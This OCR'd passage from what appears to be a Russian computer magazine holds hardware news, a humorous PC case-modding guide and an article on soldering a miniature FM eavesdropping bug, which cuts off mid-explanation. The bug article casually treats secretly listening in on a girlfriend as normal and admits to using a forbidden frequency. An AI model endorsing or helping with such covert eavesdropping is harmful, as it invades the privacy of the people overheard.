Корпус для домашнего кинотеатра

Компания Cooler Master, представила свой новый алюминиевый корпус ATC-610. Дизайн корпуса выглядит с закосом под домашний кинотеатр, побуржуйски - "Home Theatre Style". И правда, если комп активно использу-



ется и для просмотра крутых фильмецов, то почему бы не прикупить ему соответствующий домик ;]? Вот остальные спецификации:
Отсеки: 2x5,25 и 4x3.5.
M/b type: Micro-ATX.
Вес: 5 кг.
Размеры: 420x420x140 мм.

Клава для юных музыкантов


Никогда не поздно попробовать написать свою музыку. С этим согласна и Creative, выпустившая оригинальный девайс - MIDI клавиатуру, объединенную в одном корпусе со стандартной клавой для ПК. Новинка называется



ProdiKeys. Конечно, профессионалам она вряд ли приглянется, но для остальных (особенно детям и подросткам) ProdiKeys может стать прикольной игрушкой для музыкальных забав и оргий :]. В комплекте также поставляется специальный набор софта с простым и доступным интерфейсом.

Serial ATA - в массы!


Компания Promise выпустила два новых контроллера с перспективным интерфейсом Serial ATA. Первый - Promise SATA150 TX2 Plus (с возможностью подключения двух дисков ATA133) или RAID и второй - Promise FastTrak TX4100. Помимо возросшей пропускной способности, Serial ATA может похвастаться компактностью



шлейфов подключения (и их увеличившейся длиной (до 1 м)), а также возможностью "горячего" подключения. Ну что ж, ждем-с новых материнок и контроллеров, благо все предпосылки имеются.

Новинки от Zyxel

Компания Zyxel, к радости своих фанатов, представила два своих новеньких момеда популярной серии Omni 56K - NEO и DUO. Эти модемчики поддерживают новый протокол V.92, а




также новый протокол сжатия данных V.44. Начинкой для них служит чипсет Zyxel M4, использовавшийся в профессиональной серии U-336. Также они отличаются от старших собратьев бесшумным набором номера и ускоренным последовательным портом (скорость передачи до 230 Кбит/с). Из остальных фишек можно отметить, что их теперь можно использовать и в качестве автоответчика, который не требует подключения к компу. Ну а про адаптацию к отечественным телефонным линиям и говорить не стоит - про это и так все наслышаны. Отличается же DUO от NEO наличием USB.



Цена на новинки составляет 115$ и 130$ соответственно. Однако это не все радостные вести для продвинутых "зайцеводов". Стало известно, что ZyXEL обновила свою прошивку до версии 2.0 для модемов Omni 56K PRO, Omni 56K Plus, Omni 56K с поддержкой двух новых стандартов: V.92 и V.44. Подробности и линки для скачки можно найти на http://www.omni.ru.

Переходник AGP в PCI!


А почему бы и нет? Особенно это актуально для владельцев старых компов, не разжившихся поддержкой AGP, но желающих иметь приличную видюху. Правда, из-за ограниченной пропускной способности шины PCI с переходником будут работать только



видеокарты стандарта AGP 1x и 2x. Также оригинальному девайсу требуется внешнее питание. Стоит переходничок порядка 30 бакинских.

Ускоряемся на Gigabyte!

Gigabyte Technology представила свой новый графический аксель AP128DG-H на крутом чипсете от ATI - Radeon 8500. Технические характеристики у этой видюхи, как и следовало ожидать, на высоте:



128Мб DDR SDRAM, три выхода - D-Sub, S-Video (для подключения видеокамер, приставок, телевизоров, видеомагнитофонов и т.д.) и DVI-I (цифровой видеовыход), максимально поддерживаемое разрешение при 32-битном цвете - 2048x1536. А для продвинутых оверклокеров будет полезен фирменный софт V-Tuner Tweaker.

MagicBright от Samsung

Около недели назад в Москве наконец-то появились первые 2 модели мониторов Самсунг СинкМастер из новой серии MagicBright, анонсированной 11 апреля. Это 17 дюймовые мониторы с плоским экраном 763MB и 765MB, которые являются начальными моделями серии MagicBright, состоящей кроме них еще из 757MB, 955MB и 957MB. Свое название эта серия получила по своей главной отличительной особенности - новой функции MagicBright . Она активизируется специальной кнопкой на передней панели и позволяет управлять яркостью. Возможны 3 режима яркости, оптимальные для различных приложений: 330кд/м.кв – игры, движущиеся изображения, 200 кд/м.кв – Интернет, 150 кд./м.кв - офисные приложения. Первые отзывы поступившие от компаний продающих эти мониторы очень положительные, специалисты подчеркнули традиционно высокое качество присущее мониторам Самсунг традиционно высокий интерес покупателей ко всем новинкам этой компании. Адреса и телефоны магазинов можно найти на www.samsungelectronics.ru.



Пополнение в линейке винтов от Samsung

Компания Samsung анонсировала свою новую линейку - SpinPoint V60. Винты имеют повышенную плотность записи на пластину - до 60Гб. Линейка включает в себя две модели емкостью на 60Гб и 120Гб. Скорость вращения шпинделя составляет 5400 об/мин, интерфейс ATA 100, время доступа 8.9 н/с, а объем буфера на 2Мб. Остается только порадоваться за все дешевеющие мегабайты и гигабайты, благо конкуренция на рынке жестких дисков все возрастает :].



Treo 90 от Handspring

Treo 90 - это долгожданный КПК с цветным дисплеем, с 16 Мб памяти и слотом для расширения SD. Операционная система - Palm OS 4.0. Как и остальные Treo, этот девайс имеет встроенную клавиатуру, а цветной экран может отображать до 4000 цветов. Стоит же новинка около 300 буказоидов.



ALT-F13 (alt-f13@mail.ru) & La1kr0diZ (laikrodiz@ua.fm), www.PcPervertz.Org.Ua



Моддинг для чайников

«Руководство хардверного извращенца», часть первая

S/N:

Сегодня мы с тобой поговорим о моддинге – одной из разновидностей современного компьютерного искусства.

Моддингом называют модификацию компьютерных комплектующих своими руками. Целью разнообразнейших извращений, называемых словом «моддинг», может быть как улучшение параметров железа (читай экстремального разгона), так и удовлетворение тяги человека к прекрасному. Для повышения разгонябельности обычно изменяют систему охлаждения (установка радиаторов/кулеров, водяного охлаждения, модулей Пельтье, криосистем-холодильников и т.д.) и поднимают напряжение выше штатного перепайкой резисторов на плате. Подробно способы экстремального разгона мы рассмотрим в следующей статье. А первая часть нашего «Руководства хардверного извращенца» посвящена приспособлению компьютера к своим собственным представлениям о красоте. Эта статья своего рода путеводитель, здесь не будет полноценных руководств по моддингу, зато ты посмотришь, что можно в принципе сделать со своим унылым компом, узнаешь некоторые специфические моддерские сленговые словечки, которые тебе не раз встретятся в статьях из Инета, и найдешь ссылки на те самые полноценные руководства.

Что нужно?

Минимум это - здравый ум, твердая память и прямые руки. Очень рекомендуется - знание английского, потому как все ссылки в статье ведут именно на англоязычные ресурсы, наших просто нет. Ну и, конечно, куда же мы без чувства красоты. Искусство, понимаешь...

Что модифицируем?

Самый распространенный объект моддинга - корпус компьютера. С него и начнем. Переделке подлежит абсолютно любой корпус, давать какие-либо рекомендации по выбору конкретной модели для моддинга сложно. Многие предпочитают моддить full-tower'ы, так как большой размер корпуса позволяет втиснуть в него больше разнообразных наворотов. Культовыми моддерскими корпусами считаются AOpen'овские фулл-тауэры (хит двух-трехгодичной давности), алюминиевые корпуса Lian Li и ATC aka CoolerMaster (все модели, но ATC гораздо менее популярны) и «новая классика» - недорогой серверный (словосочетание «недорогой серверный» читать слитно, т.к. за эти деньги можно купить 5 обычных корпусов, зато качество на высшем уровне) фулл- и миди-тауэр Chieftec. Последний производится по OEM-соглашениям также компаниями Antec, Dynatron, Enermax, Chenming, Supermicro и т.д. Конечно, покупать новый корпус ради переделки, мягко говоря, нерационально. Но если тебе будет жалко проводить эксперименты над своим собственным корпусом, то лучшим выходом будет покупка на местном радиорынке подержанного тауэра. Если ты не уверен в собственных силах и сомневаешься, что с первого раза получится сделать конфетку, лучше потратить 5-10 долларов на какой-нибудь сильно поюзанный корпус и, как говорится, «тренироваться на кошках».

Начнем?

Первый шаг в большинстве моддов это прорезка отверстий для дополнительных вентиляторов. Обычно устанавливают вентиляторы диаметром 80, 92 или 120 мм, причем так, чтобы объем вдуваемого в корпус воздуха примерно равнялся объему высасываемого. Если вдувается больше, это не страшно, хоть и нежелательно, а вот если больше будет вытягивать или вообще все вентиляторы стоят на выдув, то очень быстро в CD-ROM'е и флопах будет огромное количество пыли. Традиционная схема размещения кулеров: blowhole (на выдув) прорезают на задней стенке и в верхней плоскости корпуса, а suckhole (на вдув) - в передней панели. Боковые стенки используются для обоих видов, хотя чаще ставят на вдув для подвода холодного воздуха к кулеру проца и AGP/PCI-картам. Самый извращенный способ установки кулера - в нижнюю плоскость. Внизу, конечно, воздух самый холодный, но и пыли немерено, так что пылевой фильтр обязателен.

Виндоузз

Раз уж начали говорить про резку корпуса, то перейдем к апгрейженному ее варианту - боковым окнам. Выглядит это так:

DISCLAIMER

В статье находятся рекомендации по самым оригинальным способам потери гарантии на твое железо. Авторы и редакция не несут ответственности за кривые руки и неправильно понятые инструкции. Не пытайся следовать приведенным инструкциям без соответствующего уровня умения работы с инструментами и соблюдай технику безопасности.



Контур окна прорезается дремелем (буржуйский такой девайс) или электролобзиком (хотя наши разве что бензопилой не прорезают, я слышал, даже ножницами по металлу пробовали :)), а вот с самими окнами сложнее. У буржуев, как всегда, они продаются, называются Plexi Window Kit. Мало того, разрабатывают специальные окна для каждого корпуса! Так, скажем, для Antec/Chieftec с их ручками для открывания боковых стенок сделали специальные окна с выемками. Также есть в продаже "киты" с гравировкой на стекле и с местами для установки кулера, чтоб не терять хорошее место. Купив подобный набор, тебе останется только прорезать соответствующей формы отверстие под него (http://www.virtual-hideout.net/guides/plexi_neon/index.shtml). Все крепления уже идут в комплекте. Ах да, тебе еще надо придумать, как доставить "кит" себе домой. Если честно, то я не видел е-магазинов, которые бы рассылали моддерские наборы по СНГовью. Поэтому для наших ниндзей есть второй путь - делать окно самому. Найти плексиглас можно на том же радиобазаре (главное - ко всем приставать с вопросом "Где взять?") или в журналах с кучей объявлений о стройматериалах и прочей фигней, а дядю Ваню-стекольщика и искать не надо, он сам к такому крутому перцу придет :). Некоторые исключительно одаренные индивидуумы делают окна из натурального оконного стекла. Достать его, конечно, очень легко, но ощущения в процессе снятия боковой стенки будет сравнимы с ужасными снами ослика Данечки. Наука окнопрорезательства знает случаи особых извращений, когда вместо боковой стенки окно прорезается сверху. Другой вариант отклонения от нормы - вместо явного окна прорезать фигурный вырез в корпусе. Так, кстати, можно обойтись и без стекла, хотя лучше все-таки закрыть изнутри дыру тем же самым плексигласом, чтоб не дуло и видюха не кашляла :).

Танцпол внутри

Так, окно есть, а ничего не видно - внутри компа ведь темно. Не, лампочку вешать туда не надо, ибо сие есть не элитно. Керосинка или свечка на видеокарте тоже не покатят. Рекомендации лучших корпусоводов - неонки. Есть три типа неонок, которые ставят в корпус. Первый: толстые жесткие прямые трубки, похожи на лампы дневного света. Второй: тонкие жесткие трубки, но которым на фирме придают любую форму (такими в барах и магазинах делают светящиеся надписи. Третий: неоновые шнуры, у нас в продаже не видел. Первые обычно ставят внутрь для подсветки корпуса, а вторые и третьи - для внешнего оформления. Желательно использовать 12-вольтовые неонки. Купить неонки и блок питания для них можно в фирмах, которые занимаются наружной рекламой или освещением. Не знаешь, где такую взять, - зайди в магазин типа "Свет" и спроси у человека с самым умным выражением лица, где купить неонки. Вот рассказ буржуя о том, как устанавливать неонку - http://www.moddin.net/article.asp?ArticleID=19. Вариант для хардкорных извращенцев: поставить внутрь стробоскоп, получишь дискотеку онлайн :).

Элитный вид

Корпусу негоже оставаться скучного белого цвета. Самый простой вариант - покраска в какой-нибудь один цвет. Если руки растут откуда надо или не предъявляешь особых претензий к качеству - красишь сам, баллончиком. На тему покраски написаны хорошие статьи, которые тебе НАДО прочитать, если не хочешь, чтобы твой корпус выглядел как стена в подъезде, покрашенная пьяным криворуким инвалидом-строителем с помощью лысой кисточки (http://www.yanmarine.ru/camod/FAQ/paint.shtml, перевод на русский и обсуждение на форуме iXBT - http://forum.ixbt.com/0049/000008.html). Если категорически читать не хочешь, то вот тезисное изложение:

1. Лучше много тонких слоев, чем один толстый.
2. Каждый слой должен сохнуть двое суток.
3. Перед покраской детали надо как минимум обезжирить, а в идеале ободрать всю краску и положить грунтовочку.
4. Покрашенные детали сверху покрыть бесцветным лаком.

Баллончики с краской продаются в автомагазинах, специализированных лакокрасочных магазинах (идеальный вариант, всегда большой выбор), на авторынке (обычно убогая польская), и в последнее время появились в "экстремальных" магазинах, там торгуют специальной краской для граффити (в удобных небольших баллончиках), там же можно купить набор насадок для линий разной толщины.

Продвинутый вариант покраски - в автомастерской у маляра. Стоит недорого, особенно если краску купить самому. Если маляр нормальный, то качество покраски будет вполне автомобильное. Там же можно покрасить в металлик.

Вариант для граффитчиков, маляров-эйрбрашистов и тех, кто готов заплатить за работу, - paint job, что по-русски означает "разрисованный корпус". Вот парочка таких корпусов:

Самый популярный вариант раскраски - так называемый flame job а-ля хот-род (видел, наверное, нарисованное пламя на капоте). Понятно, что дома кисточкой такое не нарисуешь. Если у самого скилл рисования эйрбрашем или баллончиком не прокачан, то за такую красоту придется платить. Есть две альтернативы - знакомый граффитчик (но качество работы не гарантировано) или фирма, которая занимается тюнингом автомобилей. В

NEXT



МОДДИНГ ДЛЯ ЧАЙНИКОВ

ALT-F13 & La1kr0diZ



таких фирмах вам почти 100% смогут помочь, хотя бы скажут, как найти хорошего художника-эйрбрашиста. Небольшой совет: такие вопросы по телефону не решишь, общество еще не готово воспринимать компьютерный корпус как художественное полотно, так что договаривайтесь о личной встрече с мастером. А вообще, следует рассчитывать на сумму от $20-25 за маленький рисунок на одной детали корпуса и до $200-400 за полную разрисовку full-тауэра.
Очень необычно выглядит корпус, покрашенный изнутри. Внешние панели корпуса навешиваются на металлический каркас непрезентабельного серого цвета или вовсе неокрашенный. Кстати, часть этой основы видно в любом корпусе даже в закрытом состоянии, посмотри на заднюю стенку. Так вот, эту стенку можно покрасить в цвет корпуса. Да и внутренняя часть будет прекрасно видна через прорезанное окно. Как в анекдоте, «Неэстетично получается, доктор!».
В цвет корпуса можно покрасить и кулеры. Делается это простой краской из баллончика. Главное - разобрать кулер перед покраской. В итоге имеем разнообразные эффекты в зависимости от цвета краски и освещения.



Для тех, кто хочет сэкономить, есть самый простой и дешевый способ преобразить корпус внешне - оклеить специальной пленкой, например, “под мрамор”. Если сделать все аккуратно, будет довольно симпатично и недорого.
У больших корпусов, при всех их преимуществах, есть один недостаток, их очень тяжело переносить с места на место. Особенно это касается Chieftec/Antec - 18 кг без начинки это не шутка. Для удобства переноски на верхнюю панель ставят ручки. Проще всего их купить в мебельном магазине или в фирмах, которые делают кухни, там огромный выбор. Как закрепить - придумай сам, но подскажу, что суперклей не пройдет :). Еще можно поставить корпус на колеса, но это сложнее.

Самый хардкор


С таким количеством кулеров в корпусе (до 25 штук!) шум иногда становится невыносимым, да и не всегда компу требуется экстремальное охлаждение. Для утишения компа в незагруженные моменты моддеры придумали такую вещь, как fanbus. Это контроллер скорости вращения вентиляторов, обычно встраиваемый в 5” слот. Он позволяет регулировать обороты кулера на ходу как дискретно (On/Off или 7/12В) переключателем, так и плавно с помощью реостата (так называемый rheobus).



Особо извращенный вариант предусматривает турбо-режим (обычно 17В). Кроме того, распространен девайс два-в-одном под названием fanbus/baybus, когда, кроме собственно регуляторов напряжения, на панель выводятся диоды-индикаторы напряжения. Тема “Как сделать фэнбас” своей полезностью и простотой в изготовлении заслуживает отдельного рассказа, ну а самые нетерпеливые читают здесь - http://www.virtual-hideout.net/guides/fanbus/index.shtml.



Вот и к диодам пришли. Стандартные желтые/зеленые/красные диоды (Power LED и HDD LED) уже давно приелись и выглядят не хардкорно. Выбор настоящего джедая это сверхъяркие синие диоды. Продаются на любом радиорынке, стоят раз в 10 дороже обычных ($0.75 штучка). Кстати, белые стоят еще в 2 раза дороже ($1.50). Такие же диоды ставят и в другие девайсы (CD-ROM, floppy) для пущей гармонии. Руководство по замене на примере флопа написали, как всегда, на Virtual Hideout - http://www.virtual-hideout.net/guides/case_leds/index.shtml.
Второй способ уменьшения шума от компьютера это оклейка изнутри шумоизолирующим материалом. У _них_ продаются специализированные шумоизолирующие маты японской фирмы AKASA, наши используют пробку или автомобильную шумоизоляцию (глушитель, хе-хе :)). Где купить пробку, я не знаю, а вот про автомобильные «утишители» вы сможете узнать в компаниях, занимающихся автозвуком. Оклеивать надо максимальную поверхность корпуса (изнутри, естественно), в идеале - все, что не занято девайсами и кулерами. На Moddin.net есть подборка статей, посвященных всем способам уменьшения шума от компа - http://www.moddin.net/article.asp?ArticleID=34.



В кулер, торчащий из боковины корпуса, особенно 120 мм, может нечаянно засосать мелкую домашнюю тварюгу или часть хозяина. Ничего приятного в ударе острыми лопастями, крутящимися на скорости 3000 оборотов в минуту, нет, разве что тебе понравится комп с интегрированными функциями мясорубки :). Поэтому на кулеры сверху ставят решетки, так называемые grills. Простенькие проволочные решетки можно купить на каждом углу, а вот в моддерских е-магазинах продают фигурные решетки aka «custom grills», произведенные местными «laser-cutting companies». Самые популярные узоры на таких решетках это «биологическая опасность» и схематическое изображение атома.



Гимор

После приведения в порядок корпуса белые CD-ROM/CD-RW/floppy/etc. смотрятся в нем очень печально. Конечно, самый лучший вариант - покрасить их в цвет корпуса. Увы, это не всегда возможно, да и про продажу или замену по гарантии можно забыть навсегда (вот, двумя проблемами меньше :)). Для тебя, предусмотрительный, придумали stealth mod. Суть мода в том, что на переднюю панель CD-ROM/CD-RW крепят обычную заглушку от 5.25” слота, с которой уже делают, что хотят. Минус в конструкции один, но существенный - открыть привод можно только под виндой, командой «Извлечь» (щелкнув правой кнопкой по иконке CD-ROM). Зато диск, выехавший из-за заглушки, производит на непосвященных неизгладимое впечатление. Владельцы алюминиевых корпусов от китайца Ли (Lian Li) и товарищей (Coolermaster) придумали свой вариант этого мода - lian li style - в алюминиевой

NEXT



заглушке прорезаются отверстия под кнопки и «подставку для кофе». Выглядит тоже ничего.

Для оверклокеров

В 5-дюймовые отсеки монтируют еще один, сугубо оверклокерский девайс - датчик температуры. Самые простые датчики только это и умеют делать (пошли дурака за водкой, так он одну бутылку и купит), фирменный ThermalTake'овский Hardcano совмещен с вентилятором для винчестера, а навороченные модели вроде DigiDoc 5 совмещают в себе до 9 термодатчиков + вольтметр + еще кучу всего. Штука экстремально полезная, ведь именно когда комп максимально загружен (игры, игры и еще раз игры), а стало быть и нагревается, как десяток калориферов, показания программного датчика недоступны.

Пора и внутренностями компа заняться. Сколько раз уже говорили, что беспорядок в проводах серьезно ухудшает охлаждение. Все провода, а в первую очередь IDE-шлейфы... гм... ну нет в русском языке слова «раундят», и хоть ты тресни! :) В общем, их превращают в такие колбаски с помощью скотча, изоленты или пластиковых трубок. На тему «Как сделать rounded IDE cable» написано просто море гайдов, вот самый толковый - http://www.virtual-hideout.net/guides/rc/index.shtml. В e-магазинах можно купить фирменные rounded IDE, от самых простых, которые уже начали появляться в продаже и у нас ($7-10), до экранированных с металлической оплеткой ($30).



Последние штрихи

Что еще? Всю периферию (мыши, клавы и т.д.) и мониторы иногда красят в цвет корпуса, в клавах и оптических мышах меняют диоды на синие, а клавам делают неоновую подсветку... Да, пожалуй, и все. Наверное, после работы над корпусом фантазия моддеров иссякает, поэтому необычные периферийные моды, вроде нашей, переделанной в оптическую и жестоко раскрашенной мыши Logitech Wingman, появляются крайне редко. Специализируются на периферийных девайсах только фирмы из Metku Modz (http://hw.metku.net/), обязательно посети их сайт, там масса интересных идей.





Новым русским

Достойным завершением статьи будет рассказ о двух крайностях моддинга, pre-modded cases и custom cases. Pre-modded называют корпуса для инвалидов с кривыми руками и лишними деньгами. Такие на Западе мелкие фирмочки плодят сотнями и продают по очень завышенным ценам. Большой выбор

NEXT

МОДДИНГ ДЛЯ ЧАЙНИКОВ


ALT-F13 & La1kr0diZ





Кастомайзинг

Полная противоположность пре-моддедам это custom cases, т.е. самодельные корпуса. Довольно распространено встраивание компа в непредназначенные для этого предметы (принтер, сканер, коробка от инструментов, мусорное ведро, ящик от пива) просто шутки ради. В небольшой кейс встраивают комп, с которым потом ездят на LAN-parties. (Вид культурного отдыха, у нас полностью вытесненный компьютерными клубами - народ собирается где-либо со своими компами, строит сетку и занимается двумя вещами: играют в игры и раскидывают пальцы по поводу крутости своего компа. «Где-либо» - это начиная от соседского дома, в который заваливают на ночь три товарища, и до крытых стадионов, на которых собираются на несколько дней со своими спальными мешками несколько тысяч маньяков. Особым шиком считается иметь, кроме домашнего, еще и «разъездной» комп, удобный для транспортировки. :) Иногда корпус строят вообще с нуля. Вот тут-то и пригодится та самая



«friendly laser-cutting company», посмотри на этих красавцев:

Помощью начинающему моддеру будут два описания полноценно замодденых корпусов - Project Tivoli от товарища Wolfman (http://www.virtual-hideout.net/articles/project_tivoli/index.shtml) и Diceman'овский CDI (http://www.virtual-hideout.net/reviews/cdi_vhbox/index.shtml). Первый выделяется потрясающим общим качеством работы и чувством стиля, а второй - очень красивым артворком.

ССЫЛКИ НА МОДДЕРСКИЕ САЙТЫ:

www.virtual-hideout.net - пожалуй, самый уважаемый моддерский ресурс.
www.coolcasegallery.net - проект Virtual Hideout, галерея корпусов. Постоянно обновляется. По сравнению со старой галереей очень вырос средний уровень работ.
www.pcpowerzone.co.uk - английские моддеры, у них много толковых руководств.
www.moddin.net - просто хороший сайт про моддинг.
www.pcpervertz.org.ua - первый русскоязычный моддерский сайт.



пре-моддед, особенно Lian Li, вы найдете на Frozen CPU (http://www.frozencpu.com), хотя они все равно в СНГ ничего не привезут :). А вот продукция фирмы AMK выделяется другим. Их корпус AMK 1708 ($800) на базе Lian Li PC-76 - мировой рекордсмен по воздушному потоку. 21 кулер обеспечивает суммарный airflow 1708 CFM (cubic feet per minute), т.е. около 180 кубических метров в минуту. Чтобы полнее представить себе эту мощь, скажу, что комната площадью 20 кв. м. с высотой потолка 2.8 м. наполнена 56 куб. м. воздуха. Этот корпус будет прокачивать весь (!!!) воздух в комнате через себя трижды в минуту! Зимой отопление не понадобится...





Модемы серии
OMNI 56K
Модем • Факс • Автоответчик • АОН
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
EDITORS' CHOICE
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K PCI
Товар сертифицирован
ZyXEL
www.omni.ru

ВОТ ЭТО ЖУК!

Идея, пайка - Шлунхель (shlynxel@ngs.ru),
текст - Шнур (mr_false@fuckmicrosoft.com)



Вот это жук!

Жучок своими руками паяем

Кто из нас не любил подслушивать или подглядывать? Это любят делать и делают все! Но большинство товарищей не лишено радости стоять по несколько часов подле двери любимой девушки с единственной целью – выяснить, чем и с кем она занимается. Это неспортивно! Какой продвинутый гик, киберпанк или просто прогрессивный чел не прибегнет к помощи электронных (пусть даже не очень хай-тек) устройств? Среди этих весьма полезных девайсов нынче очень популярны и распространены самодельные радиожучки, радиовши и прочие радиотараканы. Популярности сиих способствуют многие журналы (я ничего никому не скажу) и различные статьи на не менее различных сайтах в Инете. Обычно авторы этих материалов заявляют, что их жук (схема коего зачастую без особого выпендрежа скоммунизжена из журналов типа Радио восьмидесятых годов) самый-самый маленький, имеет самую-самую дальность, слышимость и так далее по списку... Так же скажем и мы ;). Итак, если тебе интересно, как работают такие девайсы, ты хочешь разобраться в их устройстве и собрать опытный образец – читай этот материал.

Оффтопик

Поведаю тебе немного технических характеристик жука:

1) Напряжение питания варьируется от 5в до 12в. На ура работает от 3 батареек для лазерной указки или часов.

2) Рабочая частота - 100МГц в FM диапазоне при свежих батарейках, но при их разрядке частота может падать до 88МГц. Так что жук спокойно ловится обычными радиоприемниками, что хорошо и плохо одновременно. Хорошо тем, что не надо иметь/паять никакого специального оборудования, но плохо тем, что жук использует официально запрещенную для радиолюбителей частоту. Проще говоря, жопу напинать за это могут =). Если ты не знал, существует специально отведенный диапазон для радиолюбителей. Почему же мы тогда его не используем? Я скажу одно слово: ЛЕНЬ!

3) Напрочь отсутствуют катушки.

4) Спаянный жук вместе с батарейками (исключая антенну) полностью умещается в корпус от лазерной указки.

5) Слышимость. Кладем жука в один угол потоковой аудитории, отходим в противоположный и начинаем разговаривать. Человек с приемником, находящийся в коридоре, прекрасно слышит и различает наш негромкий разговор ;).

6) Дальность. Когда как. Максимум, зафиксированный нами, при котором отчетливо можно расслышать, - 120 метров. Это - с питанием в 5в. С 12в может быть и больше.

Имхо, впечатляет.





Схема жука

Как фурычит

Глянь на схему - все поймешь :). Ну что, удивлен размерами? Вся интрига в том, что в нашей схеме (придуманной Шлунхелем, кстати) использован цифровой генератор несущей частоты (которая и есть 100МГц). Именно эта идея и позволяет столь уменьшить размеры жука. Но расскажу обо всем поподробнее. В целом жук состоит из трех частей: микрофона, усилителя и модулятора. Что такое микрофон, ты и сам знаешь, не маленький уже. А вот про усилок и модулятор, думается, надо пояснить. Итак, в этой схеме используется простейший усилитель на одном транзисторе (кт315, кстати). Работает он по следующему принципу: ты с видимым удовольствием орешь в микрофон. Благодаря твоему ору микрофон начинает пропускать через себя ток, который поступает на базу



Шедевр отечественного транзюкостроения - КТ315Б

транзюка. Если ты танкист и еще ни разу из своего танка не вылезал, то поясню, что база это не то место, где клепают боеголовки, а всего лишь название ноги у транзюка (всего их три - база, коллектор и эмиттер). Транзюк, благодаря поступившему напряжению, начинает открываться - пропускать ток от эмиттера к коллектору пропорционально току на базе. Чем громче орешь - тем меньше сопротивление на эмиттер-коллекторном переходе, тем больше проходит ток на модулятор. Ну вот смотри, подключаем микрофон к осциллографу и видим, что выходное напряжение не превышает 0.5в и иногда уходит в минус (т.е. существует отрицательная полуволна, где U<0). Теперь паяем усилок и колбасим уже его к осциллографу, орем и с удивлением замечаем, что амплитуда стала 5в (но теперь начали обрезаться и приводиться к этой амплитуде громкие звуки) и напряжение всегда выше 0. Именно такой сигнал и поступает на модулятор, который состоит из генератора несущей (та самая частота, коя ловится приемником), собранного из четырех 2И-НЕ элементов. Что такое 2И-НЕ и прочие логические элементы, как они работают, ты можешь узнать из статьи "Цифровая электроника: основы" в спецвыпуске про железо. Здесь мне немного лень заново объяснять. Если знаешь, то не спеши кипеть, дескать, зачем лишние элементы. В этой схеме специально для задания несущей частоты 100МГц использованы, как инверторы, три элемента, а не один. Убери лишние два элемента, и ни фига работать не будет. Вернее, будет, но толку от этого ноль целых, хрен десятых. Для постоянной генерации частоты инвертор замкнут сам на себя через переменный резистор. Как видишь, в генераторе нет ни одного конденсатора (как во всенародно обожаемых цифровых мультивибраторах). "Где же тогда задержка для частоты?" - спросишь ты. Дело в том, что у микросхем есть так называемая задержка срабатывания. Проще говоря - тормоза; время, по прошествии которого на выходе появится реакция на входной сигнал (понял, почему нельзя два элемента выкидывать?). Именно благодаря ему мы и получаем частоту 100Мгц и столь малый размер схемы. При подключении усилителя с микрофоном мы получаем частотную модуляцию (Frequency Modulation - FM). Т.е. звуковой сигнал вешается на несущую частоту, не изменяя при этом ее 